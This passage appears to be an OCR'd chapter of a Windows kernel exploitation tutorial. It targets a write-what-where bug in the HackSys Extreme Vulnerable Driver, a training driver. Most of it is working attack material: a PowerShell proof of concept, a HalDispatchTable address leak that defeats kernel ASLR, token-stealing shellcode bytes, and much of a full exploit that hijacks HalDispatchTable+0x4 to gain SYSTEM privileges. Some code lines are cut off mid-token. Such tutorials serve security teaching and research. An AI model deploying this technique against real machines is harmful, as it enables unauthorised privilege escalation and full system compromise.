Part 11: Kernel Exploitation -> Write-What-Where

Hola, and welcome back to part 11 of the Windows exploit development tutorial series. Today we will be exploiting a Kernel write-what-where vulnerability using @HackSysTeam's extreme vulnerable driver. For more details on setting up the debugging environment see part 10. I'm kind of blitzing through these posts due to time constraints but please do let me know if you have any questions, let's get to it!

Resources:
+ HackSysExtremeVulnerableDriver (hacksysteam) - here
+ Driver write-what-where vulnerability - here
+ Arbitrary Memory Overwrite exploitation using HalDispatchTable - here

Recon the challenge

Let's have a look at part of the vulnerable function in question (here).

```
NTSTATUS TriggerArbitraryOverwrite(IN PWRITE_WHAT_WHERE UserWriteWhatWhere) {
    NTSTATUS Status = STATUS_SUCCESS;

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
```

```
        ProbeForRead((PVOID)UserWriteWhatWhere,
                     sizeof(WRITE_WHAT_WHERE),
                     (ULONG)__alignof(WRITE_WHAT_WHERE));

        DbgPrint("[+] UserWriteWhatWhere: 0x%p\n", UserWriteWhatWhere);
        DbgPrint("[+] WRITE_WHAT_WHERE Size: 0x%X\n", sizeof(WRITE_WHAT_WHERE));
        DbgPrint("[+] UserWriteWhatWhere->What: 0x%p\n", UserWriteWhatWhere->What);
        DbgPrint("[+] UserWriteWhatWhere->Where: 0x%p\n", UserWriteWhatWhere->Where);

#ifdef SECURE
        // Secure Note: This is secure because the developer is properly validating if address
        // pointed by 'Where' and 'What' value resides in User mode by calling ProbeForRead()
        // routine before performing the write operation
        ProbeForRead((PVOID)UserWriteWhatWhere->Where,
                     sizeof(PULONG),
                     (ULONG)__alignof(PULONG));
        ProbeForRead((PVOID)UserWriteWhatWhere->What,
                     sizeof(PULONG),
                     (ULONG)__alignof(PULONG));

        *(UserWriteWhatWhere->Where) = *(UserWriteWhatWhere->What);
#else
        DbgPrint("[+] Triggering Arbitrary Overwrite\n");

        // Vulnerability Note: This is a vanilla Arbitrary Memory Overwrite vulnerability
        // because the developer is writing the value pointed by 'What' to memory location
        // pointed by 'Where' without properly validating if the values pointed by 'Where'
        // and 'What' resides in User mode
        *(UserWriteWhatWhere->Where) = *(UserWriteWhatWhere->What);
#endif
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```

The driver takes two pointers, one shows what the driver will write to memory and one which provides the location where the driver will write. Again, great job on showing the vulnerability and what would have been the secure implementation. The issue here is that the driver does not validate that the location of the destination pointer is in userland, because of this we can overwrite an arbitrary Kernel address (4-bytes) with and arbitrary value (4-bytes).

Previously we saw how to get the function IOCTL by analyzing the IrpDeviceIoCtlHandler table. Here we will have a look at a different method. These are all the functions defined in the **driver header**.

```
#define HACKSYS_EVD_IOCTL_STACK_OVERFLOW                    CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800,
METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_STACK_OVERFLOW_GS                 CTL_CODE(FILE_DEVICE_UNKNOWN, 0x801,
METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE               CTL_CODE(FILE_DEVICE_UNKNOWN, 0x802,
METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_POOL_OVERFLOW                     CTL_CODE(FILE_DEVICE_UNKNOWN, 0x803,
METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_ALLOCATE_UAF_OBJECT               CTL_CODE(FILE_DEVICE_UNKNOWN, 0x804,
METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_USE_UAF_OBJECT                    CTL_CODE(FILE_DEVICE_UNKNOWN, 0x805,
METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_FREE_UAF_OBJECT                   CTL_CODE(FILE_DEVICE_UNKNOWN, 0x806,
METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT              CTL_CODE(FILE_DEVICE_UNKNOWN, 0x807,
METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_TYPE_CONFUSION                    CTL_CODE(FILE_DEVICE_UNKNOWN, 0x808,
METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW                  CTL_CODE(FILE_DEVICE_UNKNOWN, 0x809,
METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE          CTL_CODE(FILE_DEVICE_UNKNOWN, 0x80A,
METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE      CTL_CODE(FILE_DEVICE_UNKNOWN, 0x80B,
METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_UNINITIALIZED_HEAP_VARIABLE       CTL_CODE(FILE_DEVICE_UNKNOWN, 0x80C,
METHOD_NEITHER, FILE_ANY_ACCESS)
```

I/O Control Codes (**IOCTL's**) are composed of a few different components (type, code, method, access). The interesting thing is that the Windows driver kit has a standard macro which can be used to define new IOCTL's. We can actually extract all the valid IOCTL's by emulating the macro functionality as show below.

```
PowerShell v3+:
"{0:X}" -f $((0x00000022 -shl 16) -bor (0x00000000 -shl 14) -bor (FUNC_NUM_HERE -shl 2) -bor 0x00000003)

C++\C#:
(0x00000022 << 16) | (0x00000000 << 14) | (FUNC_NUM_HERE << 2) | 0x00000003

Example:
HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE = 0x802
=> "{0:X}" -f $((0x00000022 -shl 16) -bor (0x00000000 -shl 14) -bor (0x802 -shl 2) -bor 0x00000003)
=> IOCTL = 0x22200B
```

You can read more about the macro here. Now we have our IOCTL, let's do a quick sanity check using the IDA graph.

```
; Attributes: bp-based frame

; int __stdcall TriggerArbitraryOverwrite(_WRITE_WHAT_WHERE *UserWriteWhatWhere)
_TriggerArbitraryOverwrite@4 proc near

var_1C= dword ptr -1Ch
ms_exc= CPPEH_RECORD ptr -18h
UserWriteWhatWhere= dword ptr  8

push    0Ch
push    offset stru_12248
call    __SEH_prolog4
xor     edi, edi
mov     [ebp+ms_exc.registration.TryLevel], edi
push    4               ; Alignment
push    8               ; Length
mov     esi, [ebp+UserWriteWhatWhere]
push    esi             ; Address
call    ds:__imp__ProbeForRead@12 ; ProbeForRead(x,x,x)
push    esi
push    offset aUserwritewhatw ; "[+] UserWriteWhatWhere: 0x%p\n"
call    _DbgPrint
push    8
push    offset aWrite_what_whe ; "[+] WRITE_WHAT_WHERE Size: 0x%X\n"
call    _DbgPrint
push    dword ptr [esi]
push    offset aUserwritewha_2 ; "[+] UserWriteWhatWhere->What: 0x%p\n"
call    _DbgPrint
push    dword ptr [esi+4]
push    offset aUserwritewha_0 ; "[+] UserWriteWhatWhere->Where: 0x%p\n"
call    _DbgPrint
push    offset aTriggeringArbi ; "[+] Triggering Arbitrary Overwrite\n"
call    _DbgPrint
add     esp, 24h
mov     eax, [esi]
mov     ecx, [esi+4]
mov     eax, [eax]
mov     [ecx], eax
jmp     short loc_14A6C
```

Looks good, one thing which slightly threw me off is the way the function determines which bytes it will write. It does not write the 4 bytes you give it, instead it treats those bytes as a pointer and writes the dword at that pointer. The buffer structure can be seen below.

```
# The first 4 bytes are a pointer to a pointer
[IntPtr]$WriteWhatPtr(->$WriteWhat) + $WriteWhere
```

Just keep this in mind for later, if you simply give it the address of your shellcode it will actually write the first 4 bytes of your shellcode to the destination pointer.

I quickly put together a POC to test that we can call the function successfully.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public static class EVD
{
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        byte[] OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);

    [DllImport("kernel32.dll")]
    public static extern uint GetLastError();
```

```
}
"@

$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite,
[System.IO.FileShare]::ReadWrite, [System.IntPtr]::Zero, 0x3, 0x40000080, [System.IntPtr]::Zero)

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
}

# Buffer = WriteWhat + WriteWhere
$Buffer = [Byte[]](0x41)*0x4 + [Byte[]](0x42)*0x4
echo "`n[>] Sending buffer.."
echo "[+] Buffer length: $($Buffer.Length)"
echo "[+] IOCTL: 0x22200B`n"
[EVD]::DeviceIoControl($hDevice, 0x22200B, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]::Ze
|Out-null
```

```
****** HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE ******
[+] UserWriteWhatWhere: 0x01FA4188
[+] WRITE_WHAT_WHERE Size: 0x8
[+] UserWriteWhatWhere->What: 0x41414141
[+] UserWriteWhatWhere->Where: 0x42424242
[+] Triggering Arbitrary Overwrite
[-] Exception Code: 0xC0000005
****** HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE ******
```

Sw33t, we have our exploit primitive!

Pwn all the things!

HalDispatchTable


The real questions is what address are we going to overwrite (in kernel space) that we can reliably find, execute and won't BSOD the box.

Fortunately the hard work has been done for us, we can overwrite a Kernel dispatch table pointer with relative safety (first described by Ruben Santamarta in a 2007 paper titled "Exploiting common flaws in drivers")! As it turns out, there is an undocumented (rarely used) function called NtQueryIntervalProfile which measures delays between performance counter ticks. Under the hood this function calls the KeQueryIntervalProfile syscall. This does not seem particularly exiting till we disassemble KeQueryIntervalProfile.

```
kd> u
nt!KeQueryIntervalProfile+0x23:
82b19438 ff15fc939782     call    dword ptr [nt!HalDispatchTable+0x4 (829793fc)]
82b1943e 85c0             test    eax,eax
82b19440 7c0b             jl      nt!KeQueryIntervalProfile+0x38 (82b1944d)
82b19442 807df400         cmp     byte ptr [ebp-0Ch],0
82b19446 7405             je      nt!KeQueryIntervalProfile+0x38 (82b1944d)
82b19448 8b45f8           mov     eax,dword ptr [ebp-8]
82b1944b c9               leave
82b1944c c3               ret
```

NtQueryIntervalProfile will, as we can see, eventually end up calling a pointer at HalDispatchTable+0x4. If we can overwrite that pointer with the address of our shellcode and then call NtQueryIntervalProfile we should end up getting code execution in the kernel.

Now we know where we want to overwrite we still need to figure out how we can find the address of the HalDispatchTable. Luckily we can count on, the ever useful, undocumented, NtQuerySystemInformation function. If we call NtQuerySystemInformation and specify the SystemModuleInformation class we get back a list of loaded modules and their respective base addresses (including the NT Kernel). I will spare the reader the grim details of working with this API, I wrote a PowerShell script to do the heavy lifting, Get-SystemModuleInformation.


Windows PowerShell
PS C:\Users\b33f> Get-SystemModuleInformation
[+] Calling NtQuerySystemInformation::SystemModuleInformation
[?] Success, allocated 55952 byte result buffer
[?] Result buffer contains 197 SystemModuleInformation objects
ImageBase ImageSize ImageName
--------- --------- ---------
0x8284E000 0x412000 \SystemRoot\system32\ntkrnlpa.exe
NT Kernel
0x82817000 0x37000 \SystemRoot\system32\halmacpi.dll
0x80BA3000 0x2A000 \SystemRoot\system32\kdbazis.dll
0x82E2F000 0x85000 \SystemRoot\system32\mcupdate_GenuineIntel.dll
0x82EB4000 0x11000 \SystemRoot\system32\PSHED.dll
0x82EC5000 0x8000 \SystemRoot\system32\BOOTVID.dll
0x82ECD000 0x42000 \SystemRoot\system32\CLFS.SYS
0x82F0F000 0xAB000 \SystemRoot\system32\CI.dll
0x88604000 0x71000 \SystemRoot\system32\drivers\Wdf01000.sys
0x88675000 0xE000 \SystemRoot\system32\drivers\WDFLDR.SYS
0x88683000 0x48000 \SystemRoot\system32\drivers\ACPI.sys
0x886CB000 0x9000 \SystemRoot\system32\drivers\WMILIB.SYS
0x886D4000 0x8000 \SystemRoot\system32\drivers\msisadrv.sys
0x886DC000 0x2A000 \SystemRoot\system32\drivers\pci.sys
0x88706000 0xB000 \SystemRoot\system32\drivers\vdrvroot.sys
0x88711000 0x11000 \SystemRoot\System32\drivers\partmgr.sys
0x88722000 0x8000 \SystemRoot\system32\DRIVERS\compbatt.sys
0x8872A000 0xB000 \SystemRoot\system32\DRIVERS\BATTC.SYS
0x88735000 0x10000 \SystemRoot\system32\drivers\volmgr.sys
0x88745000 0x4B000 \SystemRoot\System32\drivers\volmgrx.sys
0x88790000 0x7000 \SystemRoot\system32\drivers\intelide.sys
0x88797000 0xE000 \SystemRoot\system32\drivers\PCIIDEX.SYS
0x887A5000 0x16000 \SystemRoot\System32\drivers\mountmgr.sys
0x887BB000 0x9000 \SystemRoot\system32\drivers\atapi.sys
0x887C4000 0x23000 \SystemRoot\system32\drivers\ataport.SYS
0x887E7000 0x18000 \SystemRoot\system32\drivers\lsi_sas.sys
0x88835000 0x48000 \SystemRoot\system32\drivers\storport.sys
0x8887D000 0x9000 \SystemRoot\system32\drivers\amdxata.sys
0x88886000 0x34000 \SystemRoot\system32\drivers\fltmgr.sys
0x888BA000 0x11000 \SystemRoot\system32\drivers\fileinfo.sys
0x888CB000 0x12F000 \SystemRoot\System32\Drivers\Ntfs.sys
0x88800000 0x2B000 \SystemRoot\System32\Drivers\msrpc.sys
0x82FBA000 0x13000 \SystemRoot\System32\Drivers\ksecdd.sys
0x88A03000 0x5D000 \SystemRoot\System32\Drivers\cng.sys
0x88A60000 0xE000 \SystemRoot\System32\drivers\pcw.sys
0x88A6E000 0x9000 \SystemRoot\System32\Drivers\Fs_Rec.sys
0x88A77000 0xB7000 \SystemRoot\system32\drivers\ndis.sys
0x88B2E000 0x3E000 \SystemRoot\system32\drivers\NETIO.SYS
0x88B6C000 0x25000 \SystemRoot\System32\Drivers\ksecpkg.sys
0x88C26000 0x14A000 \SystemRoot\System32\drivers\tcpip.sys

This effectively bypasses ASLR in the kernel because we can use the base address of the loaded modules to calculate any function offset we want. Below you can see the simple pointer arithmetic to get the HalDispatchTable offset.

```
$SystemModuleArray = Get-SystemModuleInformation
$KernelBase = $SystemModuleArray[0].ImageBase
$KernelType = ($SystemModuleArray[0].ImageName -split "\\")[-1]
$KernelHanle = [Kernel32]::LoadLibrary("$KernelType")
$HALUserLand = [Kernel32]::GetProcAddress($KernelHanle, "HalDispatchTable")
$HalDispatchTable = $HALUserLand.ToInt32() - $KernelHanle + $KernelBase
```

```
PS C:\Users\b33f> .\Desktop\HAL_Leak.ps1

[>] Leaking HalDispatchTable pointer..
[+] Kernel Type: ntkrnlpa.exe
[+] Kernel Base: 0x8284E000
[+] Kernel Hanle: 0x88276992
[+] HalDispatchTable UserSpace: 0x89502712
[+] HalDispatchTable KernelSpace: 0x829793F8

PS C:\Users\b33f>
```

```
kd> u nt!HalDispatchTable
nt!HalDispatchTable:
829793f8 0400            add     al,0
829793fa 0000            add     byte ptr [eax],al
829793fc a2e88382b4      mov     byte ptr ds:[B48283E8h],al
82979401 f1              ???
82979402 83823726b08200  add     dword ptr nt!xHalQueryBusSlot
82979409 0000            add     byte ptr [eax],al
8297940b 00baf58482e7    add     byte ptr [edx-187D7B0Bh],bh
82979411 44              inc     esp
```

Shellcode

We can reuse the token stealing shellcode we created for the previous post, provided we amend the recovery portion.

```
$Shellcode = [Byte[]] @(
    #---[Setup]
    0x60,                               # pushad
    0x64, 0xA1, 0x24, 0x01, 0x00, 0x00, # mov eax, fs:[KTHREAD_OFFSET]
    0x8B, 0x40, 0x50,                   # mov eax, [eax + EPROCESS_OFFSET]
```

```
    0x89, 0xC1,                         # mov ecx, eax (Current _EPROCESS structure)
    0x8B, 0x98, 0xF8, 0x00, 0x00, 0x00, # mov ebx, [eax + TOKEN_OFFSET]
    #---[Copy System PID token]
    0xBA, 0x04, 0x00, 0x00, 0x00,       # mov edx, 4 (SYSTEM PID)
    0x8B, 0x80, 0xB8, 0x00, 0x00, 0x00, # mov eax, [eax + FLINK_OFFSET] <-|
    0x2D, 0xB8, 0x00, 0x00, 0x00,       # sub eax, FLINK_OFFSET           |
    0x39, 0x90, 0xB4, 0x00, 0x00, 0x00, # cmp [eax + PID_OFFSET], edx     |
    0x75, 0xED,                         # jnz                           ->|
    0x8B, 0x90, 0xF8, 0x00, 0x00, 0x00, # mov edx, [eax + TOKEN_OFFSET]
    0x89, 0x91, 0xF8, 0x00, 0x00, 0x00, # mov [ecx + TOKEN_OFFSET], edx
    #---[Recover]
    0x61,                               # popad
    0xC3                                # ret
)
```

Basically we don't need to restore those extra instructions we used before. In addition, we are hijacking a function call so we need to preserve the register sate and end our shellcode with a return to continue execution flow as normal.

Game Over

That should be the full run-through, there are just some minor details on setting up the pointers and allocating the shellcode. Please refer to the full exploit below for more information.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

[StructLayout(LayoutKind.Sequential, Pack = 1)]
public struct SYSTEM_MODULE_INFORMATION
{
    [MarshalAs(UnmanagedType.ByValArray, SizeConst = 2)]
    public UIntPtr[] Reserved;
    public IntPtr ImageBase;
    public UInt32 ImageSize;
    public UInt32 Flags;
    public UInt16 LoadOrderIndex;
    public UInt16 InitOrderIndex;
    public UInt16 LoadCount;
```


```
        public UInt16 ModuleNameOffset;
        [MarshalAs(UnmanagedType.ByValArray, SizeConst = 256)]
        internal Char[] _ImageName;
        public String ImageName {
            get {
                return new String(_ImageName).Split(new Char[] {'\0'}, 2)[0];
            }
        }
    }

    public static class EVD
    {
        [DllImport("kernel32", SetLastError=true, CharSet = CharSet.Ansi)]
            public static extern IntPtr LoadLibrary(
                string lpFileName);

        [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
            public static extern IntPtr GetProcAddress(
                IntPtr hModule,
                string procName);

        [DllImport("kernel32.dll", SetLastError = true)]
        public static extern IntPtr VirtualAlloc(
            IntPtr lpAddress,
            uint dwSize,
            UInt32 flAllocationType,
            UInt32 flProtect);

        [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        public static extern IntPtr CreateFile(
            String lpFileName,
            UInt32 dwDesiredAccess,
            UInt32 dwShareMode,
            IntPtr lpSecurityAttributes,
            UInt32 dwCreationDisposition,
            UInt32 dwFlagsAndAttributes,
            IntPtr hTemplateFile);

        [DllImport("Kernel32.dll", SetLastError = true)]
        public static extern bool DeviceIoControl(
            IntPtr hDevice,
            int IoControlCode,
            byte[] InBuffer,
            int nInBufferSize,
            byte[] OutBuffer,
            int nOutBufferSize,
            ref int pBytesReturned,
            IntPtr Overlapped);
```

```
    [DllImport("ntdll.dll")]
    public static extern int NtQuerySystemInformation(
        int SystemInformationClass,
        IntPtr SystemInformation,
        int SystemInformationLength,
        ref int ReturnLength);

    [DllImport("ntdll.dll")]
    public static extern uint NtQueryIntervalProfile(
        UInt32 ProfileSource,
        ref UInt32 Interval);

    [DllImport("kernel32.dll")]
    public static extern uint GetLastError();
}
"@

# Call NtQuerySystemInformation->SystemModuleInformation
# & Alloc buffer for the result
[int]$BuffPtr_Size = 0
while ($true) {
    [IntPtr]$BuffPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($BuffPtr_Size)
    $SystemInformationLength = New-Object Int
    # SystemModuleInformation Class = 11
    $CallResult = [EVD]::NtQuerySystemInformation(11, $BuffPtr, $BuffPtr_Size, [ref]$SystemInformationLen

    # STATUS_INFO_LENGTH_MISMATCH
    if ($CallResult -eq 0xC0000004) {
        [System.Runtime.InteropServices.Marshal]::FreeHGlobal($BuffPtr)
        [int]$BuffPtr_Size = [System.Math]::Max($BuffPtr_Size,$SystemInformationLength)
    }
    # STATUS_SUCCESS
    elseif ($CallResult -eq 0x00000000) {
        break
    }
    # Probably: 0xC0000005 -> STATUS_ACCESS_VIOLATION
    else {
        [System.Runtime.InteropServices.Marshal]::FreeHGlobal($BuffPtr)
        echo "[!] Error, NTSTATUS Value: $('{0:X}' -f ($CallResult))`n"
        return
    }
}

# Create SystemModuleInformation struct
$SYSTEM_MODULE_INFORMATION = New-Object SYSTEM_MODULE_INFORMATION
$SYSTEM_MODULE_INFORMATION = $SYSTEM_MODULE_INFORMATION.GetType()
if ([System.IntPtr]::Size -eq 4) {
```

```
    $SYSTEM_MODULE_INFORMATION_Size = 284
} else {
    $SYSTEM_MODULE_INFORMATION_Size = 296
}

# Read SystemModuleInformation array count
# & increment offset IntPtr size
$BuffOffset = $BuffPtr.ToInt64()
$HandleCount = [System.Runtime.InteropServices.Marshal]::ReadInt32($BuffOffset)
$BuffOffset = $BuffOffset + [System.IntPtr]::Size

# Loop SystemModuleInformation array
# & store output in $SystemModuleArray
$SystemModuleArray = @()
for ($i=0; $i -lt $HandleCount; $i++){
    $SystemPointer = New-Object System.Intptr -ArgumentList $BuffOffset
    $Cast = [system.runtime.interopservices.marshal]::PtrToStructure($SystemPointer,[type]$SYSTEM_MODULE_

    $HashTable = @{
        ImageName = $Cast.ImageName
        ImageBase = if ([System.IntPtr]::Size -eq 4) {$($Cast.ImageBase).ToInt32()} else {$($Cast.ImageBa
        ImageSize = "0x$('{0:X}' -f $Cast.ImageSize)"
    }

    $Object = New-Object PSObject -Property $HashTable
    $SystemModuleArray += $Object

    $BuffOffset = $BuffOffset + $SYSTEM_MODULE_INFORMATION_Size
}

# Free SystemModuleInformation array
[System.Runtime.InteropServices.Marshal]::FreeHGlobal($BuffPtr)

# Get pointer to nt!HalDispatchTable
echo "`n[>] Leaking HalDispatchTable pointer.."
$KernelBase = $SystemModuleArray[0].ImageBase
$KernelType = ($SystemModuleArray[0].ImageName -split "\\")[-1]
$KernelHanle = [EVD]::LoadLibrary("$KernelType")
$HALUserLand = [EVD]::GetProcAddress($KernelHanle, "HalDispatchTable")
$HalDispatchTable = $HALUserLand.ToInt32() - $KernelHanle + $KernelBase
$WriteWhere = [System.BitConverter]::GetBytes($HalDispatchTable+4)
echo "[+] Kernel Base: 0x$('{0:X}' -f $KernelBase)"
echo "[+] HalDispatchTable: 0x$('{0:X}' -f $HalDispatchTable)"

# Compiled with Keystone-Engine
# Hardcoded offsets for Win7 x86 SP1
$Shellcode = [Byte[]] @(
    #---[Setup]
```

```
    0x60,                               # pushad
    0x64, 0xA1, 0x24, 0x01, 0x00, 0x00, # mov eax, fs:[KTHREAD_OFFSET]
    0x8B, 0x40, 0x50,                   # mov eax, [eax + EPROCESS_OFFSET]
    0x89, 0xC1,                         # mov ecx, eax (Current _EPROCESS structure)
    0x8B, 0x98, 0xF8, 0x00, 0x00, 0x00, # mov ebx, [eax + TOKEN_OFFSET]
